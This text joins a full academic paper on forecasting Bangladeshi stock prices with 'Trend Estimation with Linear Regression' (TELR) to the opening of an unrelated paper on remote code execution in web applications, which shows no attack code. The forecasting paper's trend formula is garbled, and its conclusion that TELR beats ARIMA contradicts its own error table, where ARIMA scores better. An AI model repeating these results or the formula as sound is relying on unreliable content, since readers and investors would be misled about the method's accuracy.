t.bhuiyan@daffodilvarsity.edu.bd

***Abstract* - Stock market is a marketplace that facilitates buying and selling of company stocks. Finding a right time to buy/sell stock considering market movement is a tricky task to decide. Therefore, predicting the trend of stock buying/selling price is of great interest to stock traders and investors to find the right time to buy/sell stocks. This paper, aims to develop an intelligent system using Trend Estimation with Linear Regression (TELR) for predicting and visualizing the predictions. This system can guide a trader/investor however, with or without expertise in the stock market to achieve profitable investments. We have used the Stock data from Stock Exchange Bangladesh which covers 300+ companies including 29 Banks to train and test our system. We have fitted the trend with maximum likelihood estimation method to train our system with the stock data until December 2017 and then test it with the stock value of January 2018. A comparative result of the trend value derived from the intelligent system with real stock value has been presented to show the effectiveness of the Intelligent Decision System.**

***Keywords* – Stock Market Prediction, Forecasting, Decision System, Artificial Intelligence, Trend Estimation.**

## I. INTRODUCTION

THE stock market denotes to the exchange marketplace where the issuing and trading of equities or stocks are held. There, investors choose one or more company to buy its stock and sell it when its value rises, thus they earn money effortlessly.

In general the value of a stock is determined by its entry on the stock market and the volume of its transactions [1]. The more a share is transacted, the more it is valuable, and conversely, if a share is put into transaction in a low volume, it is not so important for some traders and by default its value decreases [2]. This anticipation of the market can generate profits or losses, depending on the power to predict future values. Therefore the problem becomes: for stock market history of a particular company to determine the particular moment of buying or selling the stock for generating profit.

The investors in the stock market use their heuristic technique to predict the stock trends for ensuring risk free profit generation. But, the potential risk in this trading is the innate nature of stock prices [3] This impulsive and vigorous nature of stock price sometimes refers investors in enormous loss for wrong or immature prediction in buying/selling stocks. This motivates the researchers in the domain field to develop an intelligent decision system forecasting stock price.

Therefore, it can be assumed that forecasting the value of a stock is based on publicly available data that has some predictive relationships to the future stock returns [4]. Exploring various stock exchange websites for stock value; date-wise opening value, closing value, highest value, lowest value, average value etc. are mostly common. However, stock trend forecasting is still one of the most challenging tasks to accomplish in finance market because of its volatile nature.

Stock prices are not randomly generated values rather they can be treated as a discrete time series model which is based on a set of well-defined numerical data items collected at successive points at regular intervals of time [5]. Though plotting these stock values in a time series and predicting real-time series values is a complicated task because of its 'random hike' nature. However, a lot of economic factors like demand–supply, earnings, investors' sentiments, expected growth couldn't be quantized into a single theory or a model that predicts flawlessly.

Since, it is essential to identify a model in order to analyse trends of stock prices with adequate information for decision making, it recommends that transforming the time series using ARIMA is a better algorithmic approach than forecasting directly, as it gives more authentic results. Autoregressive Integrated Moving Average (ARIMA) model converts a non-stationary data to a stationary data before working on it [5]. It is one of the most popular models to predict linear time series data.

The remainder of this paper is organized as follows. Section II highlights related literature. Section III puts forward an intelligent decision system forecasting stock trends in detail. Section IV describes the experimental results thus obtained followed by the concluding remarks and future work Section V.

## II. RELATED WORK

In stock market, investors are particularly concerned about stock price fluctuation of the company while buy/sell stock, which is one of the core issues of modern financial research in this arena. Yan et al. pointed out that, the price instability in short-term asset reduces the willingness of buy/sell stock and investors switch to other investment area [6]. However, the economic and financial theory indicates that the instability of an investment project reduce the investors persistence in that market due to their risk averse nature [7]. Also, the stock market crash on 1987 in USA commenced researchers to pay attention for reducing stock price fluctuation.

The state of the art financial market hypothesis articulates that the current market price rely on available information. This implies that past and current information is immediately incorporated into stock prices, thus price changes are merely due to new information and independent of existing information [8]. However, stock price follow a random pattern and the next day price is quiet unpredictable.

Therefore, various Machine Learning algorithms are applied to forecast the trend of stock price. Some of them are: AR models (Autoregressive) [7], ARIMA (autoregressive integrated moving average) [5], ANN (Artificial Neural Networks) [8, 9, 10], GA (Genetic Algorithm) [11], SVM (Support Vector Machines) [12], SVR (Support Vector Regression) [13]. Due to the non-linear nature of the stock market values, some methods have yet to give promising answers, others have not reacted as well on the stock market exchange.

Sabaithip et al. have proposed a decision support system using different multi-class classification techniques through neural networks [14]. The multi-binary classification experiments using one-against-one (OAO) and one-against-all (OAA) are conducted on the historical stock data of Thailand stock exchange and further compared with traditional Neural Network systems.

Reviewing stock market performance through business analytic Chang used the Heston model and it's associated API to forecast stock index movement with high accuracy [15]. On the other hand, Sharang et al. took DBN to extract the features of hidden layer and then input these features into three different classifiers to predict the up and down of US Treasury note futures in five days. The accuracy of these three models is 5–10% higher than the random predictor [16].

Empirical studies carried out that stock price are not purely random; rather in a shot-time series it follows a pattern. Thus the stock market should be in a certain range of predictable using Neural Network [17]. However, some researchers reject the random hike behaviour of stock prices [18, 19]. Later, ANN, k-Nearest Neighbour and Decision Tree are individually assembled individually achieving 34.64% error rate that is very low according to state-of-art approaches [8].

Besides the efficient market hypothesis, there are two schools of thought regarding stock market predictions: Technical analysis and Fundamental analysis. Fundamental analysis examines a company's financial conditions, operations, and/or macroeconomic indicators to derive the intrinsic value of its common stock. Fundamental analysts will buy/sell if the intrinsic value is greater/less than the market price; however, the proponents of the efficient market hypothesis argue that the intrinsic value of a stock is always equal to its current price. Technical analysis, on the other hand, is a study of the market itself [8].

Zhu et al. used 14 technical analysis indicators such as the opening, higher, lower, closing price etc. as input, and through the Deep Belief Networks (DBN) applied the learning of the historical data. From that stock price forecast much better prediction was examined [20]. Similarly, Jadhav et al. used open, high, low, close, adjclose indicators as input and applied Regression, Moving Average, Forecasting and Neural Network separately and achieved 37%, 41%, 38% and 47% efficiency respectively [21].

Kuremoto et al. fitted a variety of time series data using a three-layer restricted Boltzmann machines (RBMs) [21] and also proposed optimized Deep Belief Networks - Multi Layer Perceptron (DBN-MLP) through Particle Swarm Optimization (PSO) to predict the chaotic time series [22]. Likewise, Takeuchi et al. used past 12 months earnings, that is t-13 to t-2 months along with previous 20 days as input and then classify US stocks using multiple RBM models and achieved 53% of accuracy [23].

Finally, it can be assumed that, Stock price is reflected by price and volume as well as moves in trends; however the random nature is also repeated [8]. Consequently, it can be conclude that price (open, high, low, and close) and trading volume time series are enough for prediction tasks. However, market-driving forces (i.e., human psychologies) hardly change, the projection of the stock price are periodic that can help for certain prediction.

## III. PROPOSED METHOD

The overall framework of the proposed model of Trend Estimation with Linear Regression (TELR) is illustrated as Figure 1 and two major phases are provided. To detail the proposed model Trend estimation of Stock Market: An Intelligent Decision System, each process of the proposed model is described as follows.



Stock Market Data Set
Data Cropping and select essential technical indicators
Optimize parameters from training datasets
Produce forecasts from the rules extracted from model
Accuracy Measurement

Figure 1: The framework of proposed model

Simulate observations from the extrapolated generative model. It returns dataframe with trend, seasonality, and $\hat{y}$, each like 't'. Under sample model we get 'trend' from sample predictive trend function where we pass dataframe and iteration (sampling iteration to use parameters) as an arguments it return array of simulated trend over time.

We use piecewise linear regression as a nested function for trending. It takes some arguments like t, deltas, k, m, changepoint time. Here deltas, k, and m we get from iteration parameter. Then prepend the times and deltas from the history.

Finally we use sample model and store some variables like ‘beta’ get from iteration parameters, ‘seasonal’ get from matrix multiplication on seasonal matrix and beta also multiply by ‘y_scale’, ‘sigma’ from iteration parameter and noise.we get noise using sigma multiply by ‘y_scale’. For ‘$\hat{y}$’ we sum ‘trend’, ‘seasonal’, ‘noise’ and finally get the results.

Time series prediction approach uses two main data transformational processes. These are:

- After making dataset we pull out the stock closing data which is our target value or target label
- Apply the algorithm to forecast the target variables and predict the following time step in the series

We use a decomposable time series model [24] with three main model components: trend, seasonality, and holidays. They are combined in the following equation:

$$y(t) = g(t) + s(t) + h(t) + \delta(t)$$

Here *g(t)* is the trend function which models non-periodic changes in the value of the time series, *s(t)* represents periodic changes (e.g., weekly and yearly seasonality), and *h(t)* represents the effects of holidays which occur on potentially irregular schedules over one or more days. The error term *δ(t)* represents any idiosyncratic changes which are not accommodated by the model.

We used piecewise liner model for trend. The trend model is:

$$g(t) = \left(k + \frac{a(t)}{\delta}\right) t + (m + \frac{a(t)}{\gamma})$$

Here, $k$ is the growth rate, $\delta$ has the rate adjustments, $m$ is the offset parameter, and $\gamma_j$ is set to $-s_j\delta_j$ to make the function continuous. The changepoints $s_j$ could be automatically selected given a set of candidates. We specify a large number of changepoints and use the prior $\delta_j \sim Laplace(0, \tau)$. The parameter τ directly controls the flexibility of the model in altering its rate.

The proposed time series forecasting has two main part:

- Train
- Prediction

### *A. Train:*

After initialized model we checked some validation (eg: inputs, column name) and add seasonality then fitted train data in fit model. When the seasonality and holiday features for each observation are combined into a matrix *X* and the changepoint indicators *a(t)* in a matrix *A*, the entire model can be expressed in a few lines of Stan code [25].

For model fitting we use Stan’s L-BFGS to find a maximum a posteriori estimate but also can do full posterior inference to include model parameter uncertainty in the forecast uncertainty.

Linear Likelihood:

$$y \sim normal\big((k + A \times \delta) \times t + (m + A \times \gamma) + X \times \beta, \sigma\big)$$

Parameter Initialization:

$$k \sim normal\,(0, 5)$$
$$m \sim normal\,(0, 5)$$
$$\varepsilon \sim normal\,(0, 0.5)$$
$$\beta \sim normal\,(0, \sigma)$$
$$\delta \sim doubleExponential\,(0, \tau)$$

In this process, initially we prepared dataframe for fitting using ‘setup dataframe’ method, if any error happened show the error results otherwise store it on history, which is our train data set. ‘Setup dataframe’ has 3 arguments: self, dataframe and initialize scales.

*initialize_scale: Set model scaling factors using df*

Then check seasonalities using fourier order, Parse seasonality arguments, make all seasonality features and then finally make Data Frame with seasonality features using Fourier series [26]. Set changepoints to the dates of changepoints then get changepoint matrix A for history dataframe.

Eventually, the model provides a strong initialization for linear growth by calculating the growth add offset parameters that pass the function through the first and last points in the time series. Initialized linear growth returns some value in a tuple *(k, m)* with the rate (k) and offset (m) of the linear growth function. Linear growth function work likes:

$$i_0, i_1 = minDate, maxDate$$
$$T = t \times i_1 - t \times i_0$$
$$k = \frac{\hat{y} \times i_1 - \hat{y} \times i_0}{T}$$
$$m = (\hat{y} \times i_0) - k \times t \times i_0$$

### *B. Prediction:*

First we store data into dataframe (history) then invoke this data on ‘setup dataframe’ then add a dictionary key ‘trend’ on it, which has predict trend values.

Then, we evaluate the piecewise linear function, *g(t)* with $t$ (date), $\delta$ (rate change at each point), $k$, $m$ and $s_j$ (change point time). There we have analyzed the intercept changes with $\gamma$. Then we get cumulative slope and intercept at each point in respect of date. For this we have constructed a time array $N$, $\forall i = 1 \ldots. t$ that returns an array of ones with the same shape and type as a given array.

**Algorithm 1**: Piecewise Linear

```
Input:  t, $\delta$, k, m, $s_j$
Output: Time Series Vector y(t)
Begin
$\gamma \leftarrow -s_j \times \delta$
$N \leftarrow \forall i = 1 \ldots. t$
$k' \leftarrow \emptyset$
$m' \leftarrow \emptyset$
$k' \leftarrow k \times N(t)$
$m' \leftarrow m \times N(t)$
for each $s, t_{s \in} s_j(t)$ do
    $index \leftarrow \max(t, t_s)$
    $k'[index] \leftarrow k' + \delta[s]$
    $m'[index] \leftarrow m' + \gamma[s]$
end for
$y(t) \leftarrow k' \times t + m'$
return y(t)
End
```

Then predicting seasonal components with history data frame and find predict uncertainty, which means intervals. Next, create a new data frame from: *cols = ['ds', 'trend']*, *intervals* and *seasonal components*. Prediction intervals for $\hat{y}$ and trend return dataframe with uncertainty intervals on predict method, where, *y_train* is the predicting values.

$$y\_train = trend + seasonal$$

Finally, the time series vector, *y(t)* has been calculated which is the predicted value in respect of that date. Thus, the linear trend model gives the forecast of the stock value in time series.

## IV. Experimental Result and Discussion

Stock data are collected from the website and the dataset has been collected from popular Bangladeshi Companies, like: Daffodil, City Bank, ACI, Grameenphone, Jamuna Bank, Dutch Bangla Bank Limited (DBBL), Delta Life, Asianpaints, Desco, Eastern Bank Limited (EBL), Uttara Bank, ICIB Bank from December 2011 to December 2017 [27]. The year 2011-2017 had been very challenging year for Bangladesh share market. In this study stock information for that period is taken to analyze the performance of the system at hard times.

Stocks listed in Few Bangladeshi Companies are used to evaluate the system. For experimentation, the stock market datasets are divided into two sets such as: (1) training dataset and (2) testing dataset. The stock data from January 2011 to December 2017 were used for training dataset and the stock data of January 2018 were used for test along with measuring accuracy.

Table 1: Sample Data (EBL Stock Value)

| Date | Open | High | Low | Close | Volume |
|---|---|---|---|---|---|
| 27-12-11 | 67.7 | 67.8 | 66.8 | 66.9 | 738600 |
| 28-12-11 | 67.9 | 68 | 66.5 | 66.6 | 626000 |
| 29-12-11 | 67.9 | 67.9 | 65.5 | 65.8 | 1080800 |
| 01-01-12 | 67.9 | 67.9 | 65.9 | 66.8 | 638600 |
| 02-01-12 | 44.4 | 45.3 | 43.3 | 43.8 | 339800 |
| 04-01-12 | 43.2 | 44.9 | 41.5 | 44 | 1025600 |
| 08-01-12 | 35.5 | 35.8 | 35 | 35.3 | 140200 |
| 10-01-12 | 32.6 | 35.5 | 32.5 | 34.1 | 405000 |
| 11-01-12 | 33.2 | 33.4 | 32.9 | 32.9 | 66200 |
| 15-01-12 | 63 | 63.6 | 61.5 | 61.6 | 409600 |
| 16-01-12 | 60 | 60.8 | 57 | 59.7 | 474400 |
| 18-01-12 | 58 | 60.9 | 56.9 | 57.7 | 492800 |
| 19-01-12 | 59.5 | 61.8 | 58.3 | 60.9 | 461400 |

The stock data has several attributes, the details of those attributes are given below:

**Open:** The term "open" appears is several usages in the financial markets. However, there are two that hold particular significance, depending on the context in which they are used. The open is the starting period of trading on a securities exchange or organized over-the-counter market. An order to buy or sell securities is considered to be open, or in effect, until it is either cancelled by the customer, until it is executed, or until it expires.

**Close:** The close is the end of a trading session in the financial markets when the markets close. It can also refer to the process of exiting a trade or the final procedure in a financial transaction in which contract documents are signed and recorded.

**High:** High refers to a security's intraday high trading price. Today's high is the highest price at which a stock traded during the course of the day. Today's high is typically higher than the closing or opening price. More often than not this is higher than the closing price.

**Low:** Low is a security's intraday low trading price. Today's low is the lowest price at which a stock trades over the course of a trading day.

**Volume:** Volume is the number of shares or contracts traded in a security or an entire market during a given period of time. For every buyer, there is a seller, and each transaction contributes to the count of total volume. That is, when buyers and sellers agree to make a transaction at a certain price, it is considered one transaction. If only five transactions occur in a day, the volume for the day is five.

We have considered the close value of each date as the Actual value of the stock on that date and train our system in that way for trend estimation. Then use some auxiliary columns for both fitting and predicting. Eventually, use the time series method with piecewise linear regression to forecast the stock value for next 1 month, that is represented on Figure 2.




Figure 2: Comparisons of Actual Value and Predicted Value

This graph shows the predicted value is very close in compare to the actual value of the stock on a particular date. This graph results in such accurately because of the low stock price, the actual and predicted value of a company has been displayed on Table 2. For high price of stock, the proposed TELR method doesn't fit well. However, experimenting on Bank Stock Data, we can easily concluded that our proposed system performs much better.

Again, from the graph in Figure 2, it can be determined that, over time the predicted value is deviated from the actual value. From the experiment, we can safely forecast 1 month data, after that, the predicted value get deviated much from actual data because of uncertainty level.

Table 2: Result of Prediction Value (EBL Stock Data)

| Date | Actual Value | Predicted Value |
|---|---|---|
| 01-01-2018 | 51.1 | 43.57582 |
| 02-01-2018 | 42.6 | 43.96696 |
| 03-01-2018 | 42.6 | 44.36486 |
| 04-01-2018 | 41.2 | 44.32647 |
| 14-01-2018 | 47.5 | 46.12922 |
| 15-01-2018 | 45.8 | 45.70845 |
| 16-01-2018 | 46.5 | 45.85913 |
| 17-01-2018 | 46 | 46.10948 |
| 18-01-2018 | 45.4 | 46.19291 |
| 21-01-2018 | 44.9 | 46.28212 |
| 22-01-2018 | 45.6 | 46.29078 |
| 23-01-2018 | 45.5 | 46.13515 |
| 24-01-2018 | 45.1 | 45.95402 |
| 25-01-2018 | 45.8 | 45.99736 |
| 28-01-2018 | 45.7 | 46.76703 |
| 29-01-2018 | 45.3 | 46.31134 |
| 30-01-2018 | 44.6 | 45.63727 |

However, a model's forecasts are almost never 100% accurate. A forecast may be slightly higher or slightly lower than the actual value, depending on how good the forecasting model is. The difference between a forecast value and its corresponding actual value is the forecast error: Forecast error = $Y_t - F_t$, where $Y_t$ is the actual value and $F_t$ is the forecasted value. The forecast error measures the accuracy of an individual forecast [28].

There are several forecasting performance measures used to evaluate the size of the error. When considering the size of the error different dimensions may be addressed the amount of error, the dispersion of the error or the relative magnitude the error.

**Root Mean Square Error (RMSE)**

The mean square error (MSE) value measures the amount of dispersion of the errors. From accuracy perspective, the smaller the MSE value the better. The square root of the MSE results in the standard deviation of the errors or standard error (se) and is sometimes called the root mean square error (RMSE) [28]. The MSE is calculated as the average of the sum of the squares of forecast the errors:

$$MSE = \frac{\sum(Y_t - F_t)^2}{n}$$

Where t = time period; n = number of periods forecasted; $Y_t$ = actual value in time period t; $F_t$ = forecast value in time period t.

An assumption of most forecasting models is that the errors follow a normal distribution with a mean of zero and a certain standard deviation which is estimated by the $s_e$, or RMSE.

**Mean Absolute Percentage Error (MAPE):**

A widely used evaluation of forecasting methods which does attempt to consider the effect of the magnitude of the actual values is the mean absolute percentage error (MAPE) [28]. The MAPE is calculated as:

$$MAPE = \frac{\sum \frac{|Y_t - F_t|}{Y_t}}{n}$$

As with MAPE and MSE performance measures, the lower the MAPE, the more accurate the forecast model. A scale to judge the accuracy of model based on the MAPE measure was develop by Lewis [29] where less than 10% is considered as High Accuracy.

**Percentage Forecast Error (PFE):**

The conventional forecast performance measures have no real-world or business meaning or context that motivates to develop a measure call the percentage forecast error (PFE). The percentage forecast error,

$$PFE = \frac{2 \times s_e}{\hat{Y}_{t+1}} \times 100\%$$

Where $s_e$ is the standard error and $\hat{Y}_{t+1}$ is the forecasted value for the next time period, t+1. The PFE is somewhat similar to the coefficient of variation (CV) in which one measures the relative dispersion around the mean.

The CV is an ideal measurement for comparing the relative variation of two or more data sets, especially when they may be measured in different units. An advantage of the CV is that, regardless of the units of measure, the CV equation cancels the units out and produces a percentage.

With the PFE, there is a similar ratio except that in the numerator of the PFE measure the standard error is multiplied by 2. As a result, the resulting measure is two standard deviates away from the mean in conjunction with the Empirical Rule.

Accordingly, the PFE value allows one to say, with a high level of certainty (actually 95%), that the forecast for the next time period will be within PFE% of the actual value. In other words, one is highly certain that the forecast will be within 20% of the actual value [30].

The Stock Bangladesh Data includes financial statements of different sectors like: Bank, Cement, Ceramics, Corporate, Engineering, Food, Fuel, IT, Insurance, Jute, Pharmaceuticals, Real Estate, Tannery, Textiles, Telecommunication, Travel etc.

We have chosen randomly 10% company's stock history from each sector, measure the accuracy for each company and then calculate the average of those result to find out the accuracy which has been displayed in Table 3.

Table 3: State-of-art Error Rate on Stock Data

| Method Name | RMSE | MAPE | PFE |
|---|---|---|---|
| Bank Data | | | |
| **ARIMA [5]** | 0.3845 | 1.85% | 0.91% |
| **PROPHET [31]** | 1.1839 | 6.91% | 0.63% |
| **TELR** | 1.1534 | 5.41% | 0.46% |
| Overall Stock Data | | | |
| **ARIMA [5]** | 1.5896 | 2.34% | 1.41% |
| **PROPHET [31]** | 3.3719 | 6.29% | 1.29% |
| **TELR** | 1.8558 | 5.42% | 1.15% |

We have also experienced the ARIMA and PROPHET model along with our proposed TELR on that data and achieved that result with a promising accuracy. The comparison of the state-of-art method has been published on Table 3.

The comparative result on Table 3, concludes that the proposed TELR performs better result than ARIMA and PROPHET model. Also, our another findings is the prediction of the Stock value of Banks, there our proposed method achieved with only 0.46% error rate that is almost close to the actual value.

Therefore, it can be conclude that with a most unstable and challenging stock value of Bangladeshi companies' linear trend estimation performs best compared with state-of-art methods.

## V. Conclusion

A major theme of forecasting at scale is that analysts with a variety of backgrounds must make more forecasts than they can do manually. The first component of our forecasting system is the new model that we have developed over many iterations of forecasting a variety of data at Stock Bangladesh.

Work presented in this paper address the Linear Trend Estimation that expresses data as a linear function of time. This proposed model allows analysts to select the components that are relevant to their forecasting problem and easily make adjustments as needed. The second component is a system for measuring and tracking forecast accuracy, and flagging forecasts that should be checked manually to help analysts make incremental improvements.

The stock value forecast will help investors to decide buy/sell stock on the best time as well as can perceive the trend of its change. Again, this research also overcome the challenge of predicting on unstable stock data of Bangladesh in some context.

However, the prediction of high price stock value is still keeps the challenge to the researchers. Again, the trend is estimated based on the stock value only. More research on other indicators of stock market is needed which yields to more accurate result can while forecasting.

## Acknowledgment

This research is conducted in collaboration with *Ambient Intelligence Lab* and supported by the *Software Evolution & Re-Engineering Research Lab* (www.sererl.com).

## References

[1] Lawrence R. Glosten Paul R. Milgrom, *Bid, ask and transaction prices in a specialist market with heterogeneously informed traders*. Journal of Financial Economics, Volume 14, Issue 1, March 1985, Pages 71-100.

[2] Lawrence Harris, *A transaction data study of weekly and intradaily patterns in stock returns*. Journal of Financial Economics Volume 16, Issue 1, May 1986, Pages 99-117.

[3] Obert D. Edwards, John Magee, W.H.C. Bassetti, *Technical Analysis of Stock Trends*. CRC Press, Taylor & Francis Group. 2007

[4] Jane A.OuStephen H.Penman, *Financial Statement Analysis And The Prediction of Stock Returns*. Journal of Accounting and Economics, Volume 11, Issue 4, November 1989, Pages 295-329.

[5] J, Kamalakannan and Sengupta, Indrani and Chaudhury, Snehaa, *Stock Market Prediction Using Time Series Analysis, IADS* International Conference on Computing, Communications & Data Engineering (CCODE) 7-8 February, 2018.

[6] B. Yan, H. Jiang, *Research of Stock Index and Futures: "Throw a Sprat to Catch a Herring"- Things to Know for Public Investors*, Social Sciences Academic Press, Beijing, 2008.

[7] Zhe Lin, *Modelling and forecasting the stock market volatility of SSE Composite Index using GARCH models*, Future Generation Computer Systems, Volume 79, Part 3, February 2018, Pages 960-972.

[8] Bo Qian, Khaled Rasheed, *Stock market prediction with multiple classifiers*. Applied Intelligence, Springer, February 2007, Volume 26, Issue 1, pp 25–33.

[9] Y eh C, Huang C., Lee S., *Foreign-exchange-rate forecasting with Artificial Neural Networks*, Book 2007.

[10] Snehal Jadhav, Bhagyashree Dange and Sajeeda Shikalgar, *Prediction of Stock Market Indices by Artificial Neural Networks Using Forecasting Algorithms.* International Conference on Intelligent Computing and Applications. Advances in Intelligent Systems and Computing, vol 632, 2018. Springer, Singapore.

[11] Fangzheng Chenga, Tijun Fan, Dandan Fan, Shanling Li, *The prediction of oil price turning points with log-periodic power law and multi-population genetic algorithm.* Energy Economics, Volume 72, May 2018, Pages 341-355

[12] Cortez C. and Vapnik, V., Support-Vector Networks. Machine Learning, 1994

[13] Yeh C, Huang C., Lee S., *A multiple-kernel support vector regression approach for stock market price forecasting*, Expert Systems with Application. 2010.

[14] Sabaithip Boonpeng ; Piyasak Jeatrakul, *Decision support system for investing in stock market by using OAA-Neural Network.* Eighth International Conference on Advanced Computational Intelligence (ICACI), 14-16 February, 2016.

[15] Chang V, *The business intelligence as a service in the cloud*. Future Generation Computer Systems, Volume 37, July 2014, Pages 512-534

[16] Xiongwen Pang, Yanqiang Zhou, Pan Wang, Weiwei Lin, Victor Chang, *An Innovative Neural Network Approach for Stock Market Prediction*. The Journal of Supercomputing, Springer, 2018. pp 1–21

[17] Steven Walczak, *An Empirical Analysis of Data Requirements for Financial Forecasting with Neural Networks.* Journal of Management Information Systems, Volume 17, 2001 - Issue 4.

[18] Liam A. Gallagher and Mark P. Taylor, *Permanent and Temporary Components of Stock Prices: Evidence from Assessing Macroeconomic Shocks.* Southern Economic Journa, Vol. 69, No. 2 (Oct., 2002), pp. 345-362.

[19] Manolis G. Kavussanos & Everton Dockery, *A Multivariate Test for Stock Market Efficiency: The Case of ASE*. Journal of Applied Financial Economics, Volume 11, 2001 - Issue 5, Pages 573-579.

[20] Zhu C, Yin J, Li Q, *A stock decision support system based on DBNs.* Journal of Computational Information Systems, 10: 2 (2014) 883–893

[21] Takashi Kuremoto, Shinsuke Kimura, Kunikazu Kobayashi, Masanao Obayashi, *Time Series Forecasting Using A Deep Belief Network With Restricted Boltzmann Machines.* Neurocomputing, Elsvier, Volume 137, 5 August 2014, Pages 47-56.

[22] Takashi Kuremoto, Shinsuke Kimura, Kunikazu Kobayashi, Masanao Obayashi, *Forecast chaotic time series data by DBNs*. 7th International Congress on Image and Signal Processing (CISP). 2014, IEEE, pp 1130–1135.

[23] Takeuchi L, Lee YYA *Applying deep learning to enhance momentum trading strategies in stocks*. 2013 Availavle: http://cs229.stanford.edu/proj2013/TakeuchiLeeApplyingDeepLearningToEnhanceMomentumTradingStrategiesInStocks.pdf

[24] Harvey, A. & Peters, S., *Estimation procedures for structural time series models*. Journal of Forecasting 9, 1990. pp: 89–108.

[25] Carpenter, B., Gelman, A., Hoffman, M., Lee, D., Goodrich, B., Betancourt, M., Brubaker,M. A., Guo, J., Li, P. & Riddell, A., *Stan: A probabilistic programming language*, Journal of Statistical Software. 2017. Volume 76, Issue 1.

[26] Harvey, A. C. & Shephard, N., *Structural time series models*, Handbook of Statistics, 1993, Volume 11, Elsevier, chapter 10, pp. 261–302.

[27] Stock Bangladesh, Available: https://stockbangladesh.com, Last Accessed on 24th August, 2018

[28] Klimberg, R. K., Sillup, G. P., Boyle, K. J., & Tavva, V. Forecasting performance measures–what are their practical meaning?. Advances in business and management forecasting, 2010, pp. 137-147. Emerald Group Publishing Limited.

[29] Lewis, C. D.. *Industrial and business forecasting methods: A Radical guide to exponential smoothing and curve fitting*. London; Boston: Butterworth Scientific, 1982.

[30] Klimberg, R.K. and S. Ratick, *A New Measure of Relative Forecast Error*, INFORMS Fall 2000 Meeting, San Antonio, November, 2000.

[31] Taylor, Sean J and Letham, Benjamin. *Forecasting at Scale*. The American Statistician, 2018, Volume: 72, Issue: 1, Pages: 37—45.

# A Study on Remote Code Execution Vulnerability in Web Applications

S. Biswas[1], M. M. H. K. Sajal[1], T. Afrin[1], T. Bhuiyan[1] and M. M. Hassan[1]

[1] Daffodil International University, Dhaka, Bangladesh saikatbiswas440@gmail.com
[1] Daffodil International University, Dhaka, Bangladesh sajal596@diu.edu.bd
[1]Daffodil International University, Dhaka, Bangladesh tanjinaafrin43@gmail.com
[1] Daffodil International University, Dhaka, Bangladesh t.bhuiyan@daffodilvarsity.edu.bd
[1] Daffodil International University, Dhaka, Bangladesh maruf.swe@diu.edu.bd

**Abstract – The popularity of web applications is growing faster due to fulfil the requirements of the business and satisfy the needs of consumers. Web applications are now being capable in providing business services to its stakeholders in the most effective and efficient manner. In this modern time, several number of services are providing through web applications and performance of those are measured through the services processing time and the informative functionalities. However, those services, at the same time, can be faced by a threat due to improper validation. Currently, cyber-attacks become a critical risk for every digital transformation throughout the world. Careless coding practice during the development and lack of knowledge about security are the root cause of different types of application layer vulnerability remains in the web system. Remote Code Execution (RCE) is one of the serious vulnerability at this era. According to Web Application Security project (CWE/SANS), RCE has been listed as 2nd ranked critical web application Vulnerability since 2016. Insignificant research works on RCE have been found during the literature review. This paper presents a complete case study on RCE vulnerability.**

***Keywords* - Cyber Security, Web Application Vulnerability, Remote Code Execution (RCE), Exploitation Techniques.**

## I. Introduction

In modern times, web applications are leading a vital role of automating the traditional activities of day to day life by upgrading the existing solutions. More than 3.88 billion peoples all over the world are using Internet as well as several numbers of service provider web applications because of the friendly usability and easy accessibility to anywhere at any time [2]. Due to the above beneficial reasons, most of the organizations or service providers e.g. Industry, banks, government, educational, medical, and other sectors like to provide their service to the stakeholders through online using web application and other online based systems. Businesses are automating their procedure and delivering the services through the web application to their consumers for making better profits with better customer satisfactions. The modern web application holds on the sensitive information of the organization as well as the consumers, for the above causes risks of exploitation those web applications are increasing everyday through different cyber attackers. Web application vulnerability is a major weakness of a system that can affect an organization property. A survey reveals that more than 82.8% of web service providers are using the PHP platform to build their web applications for the easier code practicing [3]. According to OWASP and SANS the most common vulnerabilities are Structured Query Language Injection (SQLi) [4], OS Command Injection [5], Buffer Overflow [6], Cross Site Scripting (XSS) [7], and Broken Authentication [8], Session Management [9], Sensitive Data Exposure [10], Remote code execution (RCE) [11] [12] [13], Local File Inclusion (LFI) [14], etc. However, in recent years 'Remote code execution is a major cyber threat which can exploits functionalities of the web server by holding scripts/files.

This study has discovered that most of the paper is discuss about only web-based application or server-based application and that are not enough of our present time. This case study has been discus about web based; system base and server based remote code execution exploitations techniques and their impact on web applications. This paper is organized in six sections. Introduction and Literature Review are discussed in section 1 and 2 respectively. Methodology has been discussed in section 3. RCE exploit techniques is explained in section 4. Result analysis has been described in section 5. This paper is concluded with the outcome of the study, limitation and future work section 6.

## II. Literature Review

In recent years IT security breaches are largely making issues to clients, governments, societies and companies. In recent regular information losing as well as steal millions of dollars through different types of cyber-attacks are a common view. Though sufficient number of investigation have been conducted on cyber-attack and web vulnerability. But now we need to be thought new approaches to reducing the damage caused by threats, malwares and cybercriminals and so on.

